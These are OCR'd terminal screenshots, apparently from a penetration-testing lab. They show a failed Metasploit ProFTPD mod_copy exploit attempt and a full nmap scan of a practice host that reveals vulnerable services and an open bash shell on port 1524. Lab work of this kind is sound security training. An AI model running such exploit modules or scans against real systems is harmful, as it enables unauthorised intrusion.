
```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.10.107
RHOST ⇒ 192.168.10.107
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
```

```
[-] 192.168.10.107:80 - Exploit failed: An exploitation error occurred.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > 
```


…this year…




```
phillipnontenure@kali:~$ nmap -A 192.168.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-30 07:06 EDT
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 07:07 (0:00:15 remaining)
Nmap scan report for 192.168.10.107
Host is up (0.051s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 99:69:90:f4:cc:b8:b4:c8:04:7e:90:32:b1:18:d1:8e (DSA)
|   2048 27:83:5a:76:e8:41:55:d9:fd:86:c5:f3:9d:18:73:3b (RSA)
|   256 95:56:d5:5a:75:16:1b:1d:98:74:c0:de:74:da:66:3f (ECDSA)
|_  256 49:f3:0b:af:e2:8e:b0:31:a8:6a:27:a6:7f:f1:72:73 (ED25519)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Humbleify
1524/tcp open  ingreslock?
| fingerprint-strings:
|   GenericLines:
|     bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|     bash: no job control in this shell
|     bash: /root/.bash_profile: Permission denied
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|   GetRequest:
|     bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|     bash: no job control in this shell
|     bash: /root/.bash_profile: Permission denied
|     bcurtis@humbleify-team-40:/$ GET / HTTP/1.0
|     program 'GET' is currently not installed. To run 'GET' please ask your administrator to install the package 'libwww-perl'
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|   HTTPOptions:
|     bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|     bash: no job control in this shell
|     bash: /root/.bash_profile: Permission denied
|     bcurtis@humbleify-team-40:/$ OPTIONS / HTTP/1.0
|     OPTIONS: command not found
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|   NULL:
|     bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|     bash: no job control in this shell
|     bash: /root/.bash_profile: Permission denied
|     bcurtis@humbleify-team-40:/$
|   RTSPRequest:
|     bash: cannot set terminal process group (1454): Inappropriate ioctl for device
|     bash: no job control in this shell
|     bash: /root/.bash_profile: Permission denied
|     bcurtis@humbleify-team-40:/$ OPTIONS / RTSP/1.0
|     OPTIONS: command not found
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
|     bcurtis@humbleify-team-40:/$
```




```
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         UnrealIRCd
| irc-info: 
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1524-TCP:V=7.80%I=7%D=3/30%Time=60630626%P=x86_64-pc-linux-gnu%r(NU
SF:LL,BC,"bash:\x20cannot\x20set\x20terminal\x20process\x20group\x20\(1454
SF:\):\x20Inappropriate\x20ioctl\x20for\x20device\nbash:\x20no\x20job\x20c
SF:ontrol\x20in\x20this\x20shell\nbash:\x20/root/\.bash_profile:\x20Permis
SF:sion\x20denied\nbcurtis@humbleify-team-40:/\$\x20")%r(GenericLines,134,
SF:"bash:\x20cannot\x20set\x20terminal\x20process\x20group\x20\(1454\):\x2
SF:0Inappropriate\x20ioctl\x20for\x20device\nbash:\x20no\x20job\x20control
SF:\x20in\x20this\x20shell\nbash:\x20/root/\.bash_profile:\x20Permission\x
SF:20denied\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:
SF:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/
SF:\$\x20\nbcurtis@humbleify-team-40:/\$\x20")%r(GetRequest,1C0,"bash:\x20
SF:cannot\x20set\x20terminal\x20process\x20group\x20\(1454\):\x20Inappropr
SF:iate\x20ioctl\x20for\x20device\nbash:\x20no\x20job\x20control\x20in\x20
SF:this\x20shell\nbash:\x20/root/\.bash_profile:\x20Permission\x20denied\n
SF:bcurtis@humbleify-team-40:/\$\x20GET\x20/\x20HTTP/1\.0\nThe\x20program\
SF:x20'GET'\x20is\x20currently\x20not\x20installed\.\x20To\x20run\x20'GET'
SF:\x20please\x20ask\x20your\x20administrator\x20to\x20install\x20the\x20p
SF:ackage\x20'libwww-perl'\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@hum
SF:bleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humb
SF:leify-team-40:/\$\x20")%r(HTTPOptions,161,"bash:\x20cannot\x20set\x20te
SF:rminal\x20process\x20group\x20\(1454\):\x20Inappropriate\x20ioctl\x20fo
SF:r\x20device\nbash:\x20no\x20job\x20control\x20in\x20this\x20shell\nbash
SF::\x20/root/\.bash_profile:\x20Permission\x20denied\nbcurtis@humbleify-t
SF:eam-40:/\$\x20OPTIONS\x20/\x20HTTP/1\.0\nOPTIONS:\x20command\x20not\x20
SF:found\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$
SF:\x20\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\
SF:x20")%r(RTSPRequest,161,"bash:\x20cannot\x20set\x20terminal\x20process\
SF:x20group\x20\(1454\):\x20Inappropriate\x20ioctl\x20for\x20device\nbash:
SF:\x20no\x20job\x20control\x20in\x20this\x20shell\nbash:\x20/root/\.bash_
SF:profile:\x20Permission\x20denied\nbcurtis@humbleify-team-40:/\$\x20OPTI
SF:ONS\x20/\x20RTSP/1\.0\nOPTIONS:\x20command\x20not\x20found\nbcurtis@hum
SF:bleify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20\nbcurtis@humb
SF:leify-team-40:/\$\x20\nbcurtis@humbleify-team-40:/\$\x20");
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.48 seconds
phillipnontenure@kali:~$ 
```



